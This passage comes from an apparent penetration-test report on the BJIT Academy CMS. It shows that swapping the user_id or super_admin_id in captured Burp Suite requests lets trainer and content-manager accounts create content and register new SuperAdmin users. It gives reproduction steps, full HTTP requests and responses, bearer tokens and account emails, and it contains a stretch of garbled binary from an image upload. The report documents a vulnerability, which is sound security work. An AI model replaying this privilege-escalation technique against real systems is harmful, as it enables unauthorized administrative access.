66 -----WebKitFormBoundaryHsckTXVvF74ESrBy
67 Content-Disposition: form-data; name="certification"
68 [{"title":""}]
69 -----WebKitFormBoundaryHsckTXVvF74ESrBy
70 Content-Disposition: form-data; name="skills"
71
72
73
74 css
75 -----WebKitFormBoundaryHsckTXVvF74ESrBy--
    
```

Replace the super admin user_id with the trainer user_id.

Repeater tab selected.

Request

```
POST /api/trainer/testYouthSkill HTTP/1.1
Host: cms.bjitacademy.com
Content-Type: application/json
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4649.116 Safari/537.36
Content-Length: 677

{
    "title": "testYouthSkill",
    "icon": "https://bjit.academy/images/resource/LV4Zpyw8pYTSJQaGUmonLrzvUcsS1hsFcCnEDCf.jpg",
    "image": "https://bjit.academy/images/resource/EttHHPrugpqgaoqu3Dn0iNhtKntFuiS6HBGZ1eNL.jpg"
}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Vary: Accept-Encoding,Authorization
Connection: close
Content-Type: application/json
Content-Length: 677

{
    "success": true,
    "result": [
        {
            "id": 44,
            "title": "testYouthSkill",
            "interval": null,
            "image_url": "https://bjit.academy/images/resource/EttHHPrugpqgaoqu3Dn0iNhtKntFuiS6HBGZ1eNL.jpg",
            "image_link": null,
            "image_alt": "testYouthSkill",
            "tabs_image_url": null,
            "mobile_image_url": null,
            "icon_url": "https://bjit.academy/images/resource/LV4Zpyw8pYTSJQaGUmonLrzvUcsS1hsFcCnEDCf.jpg",
            "icon_alt": "testYouthSkill",
            "background_color": null,
            "updated_time": "13:38 23 Nov 2023",
            "user": {
                "id": 61,
                "name": "testTrainerMohaiminul",
                "email": "test.trainer.mohaiminul@bjitacademy.com",
                "role": "Trainer",
                "phone_number": null,
                "image_url": null,
                "designation": null,
                "info": null,
                "experience": null
            }
        }
    ]
}
```

From the frontend,

The screenshot shows the BJIT Academy backend dashboard. The left sidebar has a 'Home' tab selected, with 'All Youth Skill' under it. The main area shows a table titled 'All Youth Skill' with three rows. The first row is highlighted with a red box. It contains the serial number '1', the title 'testYouthSkill', the updated user 'testTrainerMohaiminul', the update time '13:38 23 Nov 2023', and two action buttons (edit and delete). The other two rows show 'testYouthSkill' by 'Mir Mohaiminul Islam' on '23 Nov 2023' and 'Hands-on Training with Practical Experience' by 'Ujjal K. Saha' on '09 Sep 2022'.

Serial Image	Title	Updated by User	Last Updated	Action
	testYouthSkill	testTrainerMohaiminul	13:38 23 Nov 2023	Edit Delete
	testYouthSkill	Mir Mohaiminul Islam	13:20 23 Nov 2023	Edit Delete
	Hands-on Training with Practical Experience	Ujjal K. Saha	15:53 09 Sep 2022	Edit Delete

Similarly for replacing content manager user_id,

```

28
29 test.contentmanager.mohaiminul@bjitacademy.com
30 -----WebKitFormBoundaryAfT2uPeZY4tGHxjw
31 Content-Disposition: form-data; name="image"
32
33
34 -----WebKitFormBoundaryAfT2uPeZY4tGHxjw
35 Content-Disposition: form-data; name="phone_number"
36
37 null
38 -----WebKitFormBoundaryAfT2uPeZY4tGHxjw
39 Content-Disposition: form-data; name="password"
40
41
42 -----WebKitFormBoundaryAfT2uPeZY4tGHxjw
43 Content-Disposition: form-data; name="new_password"
44
45
46 -----WebKitFormBoundaryAfT2uPeZY4tGHxjw
47 Content-Disposition: form-data; name="new_password_confirmation"
48
49
50 -----WebKitFormBoundaryAfT2uPeZY4tGHxjw
51 Content-Disposition: form-data; name="user_id"
52
53 55
54 -----WebKitFormBoundaryAfT2uPeZY4tGHxjw-
55

```

The screenshot shows two panels in Postman: 'Request' and 'Response'. The 'Request' panel displays a complex JSON payload with many fields and values. The 'Response' panel shows the server's JSON response, which includes a 'success' key set to true, an 'id' key set to 45, and a 'user' object with various attributes like 'name', 'email', and 'phone_number'. A red box highlights the 'user' object in the response, and another red box highlights the value '55' in the 'user_id' field of the request.

```

10 Content-Type: application/json
11 Content-Length: 699
12
13 {
  "success":true,
  "result":{
    "id":45,
    "title":"testYouthSKill",
    "interval":null,
    "image_url":
      "images\resource\w8syqxmnBVSSQvKZUXYgAKxrMivRjBobS3lDuWI3.jpg",
    "image_link":null,
    "image_alt":null,
    "tabs_image_url":null,
    "mobile_image_url":null,
    "icon_url":
      "images\resource\XeadRdUrnZgW9ReG6gErpbZDiZrtD3f4TqkjCwbr.jpg",
    "icon_alt":null,
    "background_color":null,
    "updated_time":"13:54 23 Nov 2023",
    "user":{
      "id":55,
      "name":"testContentManagerMohaiminul",
      "email":"test.contentmanager.mohaiminul@bjitacademy.com",
      "role":"Content Manager",
      "phone_number":null,
      "image_url":null,
      "designation":null,
      "info":null,
      "experience":null,
      "skills":null,
      "certification":[
        {
          "title": ""
        }
      ]
    }
  }
}

```

Now see the output from the frontend,

All Youth Skill					
Serial	Image	Title	Updated by User	Last Updated	Action
1		testYouthSkill	testContentManager	13:54 23 Nov 2023	
2		testYouthSkill	testTrainerMohaim	13:38 23 Nov 2023	
3		testYouthSkill	Mir Mohaiminul Islam	13:20 23 Nov 2023	
4		Hands-on Training with Practical Experience	Ujjal K. Saha	15:53 09 Sep 2022	

iii) POST /academy/api/public/api/v1/testimonial/create-testimonial

POC:

First login as super admin → go to dashboard → try to add testimonial → capture the request and send it to burp Repeater

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

superadmin x +

Send Cancel < > ▾

Request

```
Pretty Raw Hex
POST /academy/api/public/api/v1/testimonial/create-testimonial
HTTP/1.1
```

Host: cms.bjitätademy.com
Cookie: _ga=GAI.2.392706036.1700121047; _gid=GAI.2.1019102073.1700618574; _gat=1; _ga_P7XBLT5B1J=GSL.2.1700722840.27.1.1700722840.0.0
Content-Length: 11379
Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary----WebKitFormBoundarynClliqR037AZLg7p0
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWEsC1IwIiwiaWRpdGJyIjoiZTc0NjNmUmZuMDY1YjBkNDdmTczYmJLNjALNTdmMzY20T1ZjY3MzcxZWniNGERODM5ZDNjZjUOnNmYwMmV1MjELOtQ307dmMjckZ2VWnT1ilCjpxTGjogjE3MDA3MjM0QD1MjQjCNDM00T120TgCNjk0MmH10Tm3NsWibmMajioxNzAwNz1zNDgyLj0Nj0zDk4MhFwMjUs0TACMjUsImV4c1EM7cWMTU4NsQ4M14yNDIEN150DkCNT01NDPwMTUChMjUsInN1Yj16i1jQ31iavicCNvcGVzIpbhX0.0.iqUMbvbic33m-VvPbYSd4JGFHErWWK6c2N-499ue6ju5UEc1LK7-7C1rmRFpFpVhKNDCa_jPNsVAHGiP8mcC4sW5DxLM-det3YeCtuRaSSyID8e-0d6Soup8oC2vVGtdrOsSmFjmalgUlike1xF6K10fuNG3gfRsvei_SHMTcydHTv047BzJ-1mN_TcPjmcNCnOv7w7oc-Uesb+7-WsafuMzFLdvhNORo7CodyI1mZ1PCED0ByWupr10WnMADF14cnxLtfgrxp_0_tMv9A8Azg5jfo-E7uaFuPMUobczFGG-_hHy28Axcq1fxx51k-SCEfJD_A5wASDrAml_lgbeg8-rxvWlkj7vpuYF3eRH5AdnP8PelsN5swnS1UK3swa2aVLPHx3c-eQZWwVs1m7E043D9jUwWhcvGhleupFc-tQDPDK-uVTsUAlCpZTEo-1f00W21nb7006_INR0tV2dVsVcmvhUoyR10gexyVeGuCn33R0qEX9383AP3yKHDBYbcNclj4dvt5-NN9g_jmBxxsabQ6L47MndgH48gnZ55mlfmJSV5cC-5j3aCg978UdcWmGuqSN2oH24FgpoTo2SYWqB0xevWUZVhtFMH1qbMnCS9yf7pLqdMy5fvcUihQf0s-eK2wCxLT-Uz5syVgZmqgUC4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjitätademy.com
Sec-Fetch-Site: same-origin

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 08:26:38 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 585
12
13 {
    "success":true,
    "result":{
        "id":54,
        "name":"test Testimonial",
        "designation":"none",
        "company_name":"BJIT",
        "user_message":"no message for now",
        "profile_image_url":
            "images/resource\yfeLXolyS2qvwqrLqn01x77q8ymszi34dAXyb0Q.jpg",
        "profile_image_alt":"dfdfdsfsds",
        "user":{
            "id":54,
            "name":"Mir Mohaiminul Islam",
            "email":"mohaiminul.islam@bjitätademy.com",
            "role":"SuperAdmin",
            "phone_number":"01554683700",
            "image_url":null,
            "designation":null,
            "info":null,
            "exprience":null,
            "skills":null,
        }
    }
}
```

Now replace the super admin user_id with trainer user_id,

The screenshot shows the Burp Suite Community Edition interface. The 'Repeater' tab is selected. A POST request is displayed in the 'Request' pane, with the URL highlighted in red. The 'Response' pane is partially visible on the right.

```

1 POST /academy/site/api/public/api/v1/user/update-trainer HTTP/1.1
2 Host: https://bjitacademy.com
3 Cookie: _ga=GAI.2.1305696200.1700707826; _gid=
GAI.2.148853371.1700707926; _ga_P7XRLT5B1J=
GS1.2.1700733009.5.1.1700733027.0.0.0
4 Content-Length: 1415
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarySX07RII5E9LsBqgF
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNi9...eyJhdWQiOiIiIi...
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36

```

Here the trainer account: test.trainer.mohaiminul@bjitacademy.com

The screenshot shows the Burp Suite Community Edition interface. The 'Repeater' tab is selected. A POST request is displayed in the 'Request' pane, with the 'email' and 'phone_number' fields highlighted in red. The 'Response' pane is partially visible on the right.

```

13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://cms.bjitacademy.com/backend/profile
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-GB,en;q=0.9
19 Priority: u=1, i
20 Connection: close
21
22 -----WebKitFormBoundarySX07RII5E9LsBqgF
23 Content-Disposition: form-data; name="name"
24
25 testTrainerMohaiminul
26 -----WebKitFormBoundarySX07RII5E9LsBqgF
27 Content-Disposition: form-data; name="email"
28
29 test.trainer.mohaiminul@bjitacademy.com
30 -----WebKitFormBoundarySX07RII5E9LsBqgF
31 Content-Disposition: form-data; name="image"
32
33
34 -----WebKitFormBoundarySX07RII5E9LsBqgF
35 Content-Disposition: form-data; name="phone_number"
36
37 454354353453

```

And the id of the trainer is:61.

```

44 Content-Disposition: form-data; name="designation"
45
46 dfgfdgdf
47 -----WebKitFormBoundarySX07RII5E9LsBqgF
48 Content-Disposition: form-data; name="exprience"
49
50 3
51 -----WebKitFormBoundarySX07RII5E9LsBqgF
52 Content-Disposition: form-data; name="password"
53
54
55 -----WebKitFormBoundarySX07RII5E9LsBqgF
56 Content-Disposition: form-data; name="new_password"
57
58
59 -----WebKitFormBoundarySX07RII5E9LsBqgF
60 Content-Disposition: form-data; name="new_password_confirmation"
61
62
63 -----WebKitFormBoundarySX07RII5E9LsBqgF
64 Content-Disposition: form-data; name="user_id"
65
66 61
67 -----WebKitFormBoundarySX07RII5E9LsBqgF
68 Content-Disposition: form-data; name="certification"
69

```

Now replace the super admin id with the trainer id in the
<POST/academysite/api/public/api/v1/testimonial/create-testimonial>

The screenshot shows the Burp Suite interface with the following details:

- Request:**
 - Method: POST
 - URL: /academysite/api/public/api/v1/testimonial/create-testimonial
 - Headers:
 - Host: cms.bjtitacademy.com
 - Content-Length: 11379
 - Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryc1QR037aZLq7p0
 - Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
 - Accept: application/json, text/plain, */*
 - Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3IiwiwanRpIjoizTcONjNIMmUsMDY1YjRkNDhmOTczYmlNjAIhNTdmFaY20Tl12jY3MzczZWNIhGEMDk5ZDNjZjUONmNyMmViMjI0TQ30TdhfjKzZWVmNT1lCJpYXQ1o3EMDA3MjHOOD1uMj1QhNDH00Ti20TgCNjk0MaM10TM3NSvibmJmljoxMzAvMzIzDgyj10Njqs0Dk4DEwMjUs0TACMjUsImV4cC16HTCwHTU4NsQ4H4jWDINs150kCMTQ1hDfRoMTU2MjUsInN1Y1I6Ij3IiwiCNvCVz1pbhXX0.igJmBv8c33vm-VVvPbTSD4JGFHFWW62ZN-495ue63uSUEcj1K7-7ClrmRFfpeFhvKRMXCr_ajPNsuHGIpSmC24w5Dx1N-f6t3YeGtuRAssyIDRfc-deScup0gzc5_vFGtDrsoSwFJmalQJukelxPEKL0tNuNG3ftRswb_SHNTcydUNtVo047BztJ-ImhTchDmuNC0Yw70c-2UeSbr7-WsaFuMAs5FLdrvhRo7cdyNLM21PCE01j0Wupr10WhMADE146nLtfqpx_tMr9AS8Az65i0-E7uaEfpuHUbobcfZOG_hjy28axcq1IKxx51k-SCEfJD_A5vA5DrAfn_lqbeq8-rvWlkMj7puuCY6F3eYh5AbF8PPe1sln9snb1UKsswvaCzALPHc3c-qZEWwMs17Ec43DJ91uNbHcwGrhNeupFc-t0DPD-nWt-SUA1CpZT05o-if00W21Mnn7o6_iNROfVZdUScmvrHUyR10g6xYeGuCn33Dp0QEx383AP3yjHDYBsyNc1d4r75-NHq0_qmRxraBq6L47MndgH48qmZ5Sw1fmSVc-J53sG678UDCWmGuqSN20xh24Fphoto287WYqoB0kevWU2VhtFMHlqhMnC9Qypt7PlqfGdyStvcUHQf08s-eK2c6xLT-Uss5sYzgZsqgUC4
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
- Response:**
 - Status: 200 OK
 - Headers:
 - Date: Thu, 23 Nov 2023 09:59:28 GMT
 - Server: Apache
 - Cache-Control: no-cache, private
 - X-RateLimit-Limit: 60
 - X-RateLimit-Remaining: 59
 - Access-Control-Allow-Origin: *
 - Vary: Accept-Encoding
 - Connection: close
 - Content-Type: application/json
 - Content-Length: 581
- Body (JSON):


```

{
  "success": true,
  "result": {
    "id": 56,
    "name": "test Testimonial",
    "designation": "none",
    "company_name": "BJIT",
    "user_message": "no message for now",
    "profile_image_url": "images/resource/33c37S460cmws90JFugRGh3nBkRhJuTB9VMjv53N.jpg",
    "profile_image_alt": "dsdfsdfs"
  },
  "user": [
    {
      "id": 61,
      "name": "testTrainerMohaiminul",
      "email": "test.trainer.mohaiminul@bjtitacademy.com",
      "role": "Trainer",
      "phone_number": null,
      "image_url": null,
      "designation": null
    }
  ]
}

```

```

xOgYj00d76cr,03_LZAP;QDGDUDfbTwOWo!IBBdAOEv7Oc>1+1U0GUHcO:k=jstnW:ODWE
0z, P->, AZAdested; Xr_0neF-6eU-Dh0lSPuZ+^M0$aiDRS0iH0C0UWV8 ?LwEd[U<qb@
4AU8x1e)-8GDUvYi-D0dA1g>c1e0d@>/DmcpD8U1-00ij/poKPU<0d<0d@qeze
Z>(fny53w8t0ed000dij-Ynh6'@)pxak00du0000b0j; j [ 'Ns@ri@,6+akDns, U' A/a
"z"J" E3cBpRN[0ivwD0g9d0ejo:jWU\&UEK[0eyrh*"] "0". &e0U, j| LD:AKC
0..0..r00a5<10b0@01)z_+u@0d
m@w00000a>WUDw0mN1\0AGe0!WUdA~"eJUX00004(0Aq- 0 T"3, EN000#40bo. 0000den0
"U000" @ey00000t60ix" @/uug0n:[0<04M" K80D" <ib>+v0q01@0>: <x+em000001@E
m@u1kID@i@! o ->a Gdg00duty-UUy
+ai@012ed0d@<@0d0l0_R@#,>@0JQm@U000<0V7Y;YD' A@=r@Q&0@'P@0
@ue@8C' <pM000" a@! U@ICED0E<XHU01:b
@wv@2ed0yU@<fy1000@U@, @n@)>0q@0f00d@0idc"Se@0* e@Us' @a88e@A
@M@L
on@i_@sj@p@l@p@ym0m@00000@l@((1@D@e@A@A@R@V@C@/I@Q@e@A@k@e@O@p@f@h@j@k
N@*@<@l@r@n@o@l@D@p@Q@Q@U@G@l@n@/U@D@E@D@p@ >5@>: @l@y@e@S@l@-e@U@Y@A@6@; @v@>
@ S@O@<@E@k@(K@j@l@w@4@Q@Z@'; @k@A@y@' @0@>@E@U@e@B@<@C@u@e@' @D@c@<@Y@u@q@Y@A
@O@; @>@k@ @v@>@3@' @v@, @G@k@<@Y@e@ d@l@y@<@C@W @>@a@i@>@D@l@-D@e@<@-U@y@O@2@<@O@> @e@B
@v@=3@' @v@, @G@k@<@Y@e@ d@l@y@<@C@W @>@a@i@>@D@l@-D@e@<@-U@y@O@2@<@O@> @e@B
00001HA0...@Y@)0@e@1-@0@00 "D@p@m@0@D@v@; i@V@<@y@0@u@-@e@0@U@i@2@n@-@U@v@4@Q@v@, @U@v@8
@0@U@0@H@L@0@Z@N@-@D@0@0@l@u@0@b@0@0@(<@Q@D@>0@y@. P@E@c@l@>@v@<_@Q@-@k@v@0@0@> @y@M
@y@&@, @|@S@A@l@A@a@D@n@> @w@l@n@4@G@Q@D@> @S@A@> @A@> @N@> @7@' ] @e@*@o@> @X@p@W@-@U@0@> @e@W@>
@Q@ @|@- @Q@D@J@D@0@k@> @Q@e@ 61
62 1@p@i@<@0@0@X@> 'I@Ar@U@D@z@n@-**@N@0@0@ ss@-y@U
63 -----WebKitFormBoundarynliR037AZLg7p0
64 Content-Disposition: form-data; name="profile_image_alt"
65 
66 dsfdsfsds
67 -----WebKitFormBoundarynliR037AZLg7p0
68 Content-Disposition: form-data; name="user_id"
69 
70 61
71 -----WebKitFormBoundarynliR037AZLg7p0---
    
```

The code shows a POST request to the '/backend/all-testimonials' endpoint. The request body contains a file named 'profile_image_alt' with the content 'test Testimonial' and a user ID of '61'. The response header shows a successful 200 OK status with the date and time. The JSON response includes a 'success': true message, the testimonial details, and a new user object with ID 61, name 'test TrainerMohaiminul', email 'test.trainer.mohaiminul@bjitacademy.com', role 'Trainer', phone number null, image URL null, designation null, info null, experience null, and a timestamp of 15:59 23 Nov 2023.

From the frontend we see that,

ID	Image	Tags	Description	User ID	Created At	Action
3		tags	djuhdhsjdhs	Arifa Akter	16:24 23 Nov 2023	
4		tags	djuhdhsjdhs	Arifa Akter	16:24 23 Nov 2023	
5		test Testimonial	no message for now	testTrainerMohaimir	15:59 23 Nov 2023	
6		jhdsfgyd	dfuhuidisauh	Arifa Akter	15:14 23 Nov 2023	
7		test Testimonial	no message for now	Mir Mohaiminul Islam	14:26 23 Nov 2023	
8		jhdsfgyd	dfuhuidisauh	Arifa Akter	13:50 23 Nov 2023	

So here trainer's user id is manipulated and a testimonial is created.

4. **Title:** Normal User's (Admin, Trainer, SEO Manager, Content Manager) user_id can be manipulated to make a new user.

Target: cms@bjitacademy.com

URL/API: <https://cms.bjitacademy.com/backend/register>

Summary: In **cms.bjitacademy.com**, only **Super Admin** has the permission to create a new user. But after login with super admin credentials when I take the request of creating a new user in burp suite and change the id of the Super Admin with **Admin/Trainer/SEO Manager/Content Manager** then a new user is created. In that case they are unauthorized and it's a vulnerability.


POC:

For the proof of concept At first I have to login with Super Admin login credentials with the build in chromium browser of burp suite.

Here the Super-Admin User: mohaiminul.islam@bjitacademy.com



The image shows the BJIT Academy CMS login page. On the left is a dark blue header with the BJIT Academy logo and a welcome message: "Welcome to BJIT Academy CMS". Below the header, there's a blue illustration of two people working on a computer screen with gears, symbolizing development or administration. On the right is the "User Login" form. It includes fields for "Email *" (with the value "mohaiminul.islam@bjitacademy.com") and "Password *". There's also a "reCAPTCHA" checkbox labeled "I'm not a robot". A large blue "Login" button is at the bottom, and a "Forgot Password?" link is below it.



The image shows the BJIT Academy CMS dashboard and a profile settings page. The dashboard on the left has a sidebar with "News" selected, showing options like "News Page", "News Details Page", "Add News", and "All News". The main content area shows a user profile icon and the text "Super Admin mohaiminul.islam@bjitacademy.com". To the right is the "Profile Settings" page, which includes fields for "Name *" (value "Mir Mohaiminul Islam"), "Mobile Number *" (value "01554683700"), and "Current Password (* Password)".

Now I went to Dashboard→Users→Add User page with [/backend/register](#) Url.

After fillup the form I click the Add User button.

The screenshot shows the BJIT Academy website's registration form on the left and the Burp Suite tool on the right. In the registration form, the 'Role' field is set to 'Super Admin'. The Burp Suite interface shows the captured HTTP request to the '/api/v1/user/register' endpoint. The request body contains the role information: 'Role': 'Super Admin', 'Password': '*****', and 'Repeat Password': '*****'. The Burp Suite interface also displays various headers and session information.

Here I capture the request with proxy → intercept on. After that I send the request to the burp Repeater.

Then I clicked the send button and checked the request.

The screenshot shows the Burp Suite Repeater tab. The request is the same as before, targeting the '/api/v1/user/register' endpoint with a 'Role' of 'Super Admin'. The response shows a successful JSON return with the user role and ID: "success": true, "name": "Dante Tester", "id": 47. The response body also includes some long, encoded strings, likely session identifiers or tokens.

Here the user role is Super Admin and id of that Super Admin is 47.

```

Request
Pretty Raw Hex
18 Accept-Language: en-GB,en;q=0.9
19 Priority: u=1, i
20 Connection: close
21
22 -----WebKitFormBoundaryTVFdDwESnZRfI5Tk
23 Content-Disposition: form-data; name="name"
24 Dante Tester
25 -----WebKitFormBoundaryTVFdDwESnZRfI5Tk
26 Content-Disposition: form-data; name="email"
27 testerDante@bjitacademy.com
28 -----WebKitFormBoundaryTVFdDwESnZRfI5Tk
29 Content-Disposition: form-data; name="role"
30 SuperAdmin
31 -----WebKitFormBoundaryTVFdDwESnZRfI5Tk
32 Content-Disposition: form-data; name="certification"
33 [{"title": ""}]
34 -----WebKitFormBoundaryTVFdDwESnZRfI5Tk
35 Content-Disposition: form-data; name="password"
36
37 [{"title": ""}]
38 -----WebKitFormBoundaryTVFdDwESnZRfI5Tk
39 Content-Disposition: form-data; name="password"
40
41 testerDante
42 -----WebKitFormBoundaryTVFdDwESnZRfI5Tk
43 Content-Disposition: form-data; name="super_admin_id"
44
45 47
46 -----WebKitFormBoundaryTVFdDwESnZRfI5Tk
47 Content-Disposition: form-data; name="password_confirmation"
48
49 testerDante
50 -----WebKitFormBoundaryTVFdDwESnZRfI5Tk
51

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Nov 2023 08:53:58 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 1650
12
13 {
14     "success": true,
15     "result": {
16         "name": "Dante Tester",
17         "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJpIjoiYzZmMTUjNj5M
18         SMDPhMzAO2jKCYTgwmMsImNjR0NDPhj2sZL2Tc3MDcCYTRyTH1NeY3QWlO2DPhMFHNTUloG1
19         ZTk2MzFl0Ec0DRenGI0ZTAiLcJpXGciogE3MDACNDMyMsgrM7p0C7Ts0TgymzE1MDYzHdcCN
20         TYhNsVibmVmjoxNzAwNj0zMjM4LjEANDk50DAnTQzHdewvDfWmzByNsV1Zzhw1joxNsAxANT
21         A3MjM4LjEMTcmEDk10Q4MDgxHDcCNHdeNmUsInNLYl6Ij1Ry0S1iLnjh3B1cyEWl19_Qa
22         Symjil2_8SE6cEF1w1qTj9nvwWCKtVFGksaBa7aqV12oA6RVNMNMa1_31b5vBhRjXERcC
23         PjxGTLlx40TPqrjnlMs8UDXUS4dp0_j85amru3tyLx5zSmUvr04ELjb3N4c_BF85Wso4c3
24         OFtdxk0f0oPhayhNQPC22_SxaxG21uXT_AG9SWCHbi0sobRFJ_hYpfdhzceZC9e_37gETYBLW1
25         Fn4j3N2CbPugxQKAHAteUsEX13gwJ4LUpXb-5z1lx04c33BN1yCJ1kJubIFM99AVo5sHdGW1
26         Y6JTrGyCYeA5OMrqIahnw_sMjZCAOHsAwWWhZiuupawN17HFFforFrCNOHYs5Eq3xvBv3woE
27         bUxjQq1PhnFrbvLb0ndHf1bGb0sDfKhltQyDjofIRqwmHQfihkPBA_ybQX-p0SNCHj7Z8oPH
28         UwimD11GhRk7mkHjW3us1s1Z20w2qCxlFoDnIU801ve8nuSAM3AO21TDKsSelj7l73xfil
29         CUs3hV1GHftsxlnQTNh3D1d9Npa-S9jdem7b6HC3wk1U07wTlc9rauXmc3twgc-cyUTmV
30         yZKmaM7qqmB850QPXHid7IAK0OKKcaZrI4bWEMbQmg2BDx7CB7eZ81GPlOUCEI7IEQyYPNKTV
31         hbb86fahkERTX4dfux-CV-0V-DE",
32         "token_type": "bearer",
33         "expires_in": "863999",
34     }
35 }
```

Now I will login with Trainer's credentials to demonstrate that trainer level users also has the access to create users.



Backend > Profile

Profile Settings

Name *	testTrainerMohaiminul
Mobile Number *	enter phone number
Designation *	enter your designation

Here the trainer username: test.trainer.mohaiminul@bjitacademy.com

Now I will go to profile Dashboard → profile page from the top bar

Then capture the request of update profile. Here the actual purpose is to get the id of a trainer. Then I send request to the burp Repeater.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the top navigation bar, 'Trainer' is highlighted. Below the tabs, there's a dropdown menu with 'SuperAdmin' and 'Trainer' selected. The 'Request' pane contains a POST request to '/academysite/api/public/api/v1/user/update-trainer'. The request includes several headers such as Host, Content-Length, Sec-Ch-Ua, Accept, Content-Type, and Authorization. The body of the request is a large JSON object. The 'Response' pane is visible on the right side of the interface.

Here the trainer id is 61

```
58
59 -----WebKitFormBoundaryY5QpM6qtTqMAZrsM
60 Content-Disposition: form-data; name="new_password_confirmation"
61
62
63 -----WebKitFormBoundaryY5QpM6qtTqMAZrsM
64 Content-Disposition: form-data; name="user_id"
65
66 61
67 -----WebKitFormBoundaryY5QpM6qtTqMAZrsM
68 Content-Disposition: form-data; name="certification"
69
70 [{"title": ""}]
71 -----WebKitFormBoundaryY5QpM6qtTqMAZrsM
72 Content-Disposition: form-data; name="skills"
73
74 CSS, Javascript
75 -----WebKitFormBoundaryY5QpM6qtTqMAZrsM--
```

Now Replace the Super Admin user_id with the trainer user_id .

```

POST /academy/api/public/api/v1/user/register HTTP/1.1
...
1  HTTP/1.1 200 OK
2  Date: Wed, 22 Nov 2023 09:27:42 GMT
3  Server: Apache
4  Cache-Control: no-cache, private
5  X-RateLimit-Limit: 60
6  X-RateLimit-Remaining: 58
7  Access-Control-Allow-Origin: *
8  Vary: Accept-Encoding,Authorization
9  Connection: close
10 Content-Type: application/json
11 Content-Length: 1642
12
13 {
    "success":true,
    "result":{
        "name":"Dante Tester",
        "token":"
    }
}

```

Here in the super Admin request I replaced the super admin's user_id with the trainer user_id which is 61

```

Accept-Language: en-GB,en;q=0.9
Priority: u=1,i
Connection: close
...
Content-Disposition: form-data; name="name"
Dante Tester
Content-Disposition: form-data; name="role"
SuperAdmin
Content-Disposition: form-data; name="certification"
[{"title":""}
Content-Disposition: form-data; name="password"
testerDante
Content-Disposition: form-data; name="super_admin_id"
61
Content-Disposition: form-data; name="password_confirmation"
testerDante
Content-Disposition: form-data; name="password_confirmation"
51

```

```

{
    "user": {
        "id": 61,
        "name": "testTrainerMohaiminul",
        "email": "test.trainer.mohaiminul@bjitacademy.com",
        "role": "SuperAdmin",
        "active": 1,
        "phone_number": null,
        "image_url": null,
        "designation": null,
        "info": null,
        "experience": null,
        "skills": null,
        "certification": [
            {
                "title": ""
            }
        ]
    }
}

```

Now from the above we can see that new user is created by the trainer "testTrainerMohaiminul". Now I will show you from the frontend that the user is created and who created the user.

The first picture will show that before adding the user the frontend interface

Serial	Image	Name	Email	Role	Updated by User	Last Updated	Status	Action
1		doku ali	doku@bjit.comh	Trainer	Nigah Hossain	15:23 22 Nov 2023	Active	
2		doku ali	doku@bjit.com	Trainer	Nigah Hossain	15:25 22 Nov 2023	Active	
3		doku ali	moku@bjit.com	Trainer	Ahasanul Haque Abir	15:26 22 Nov 2023	Active	
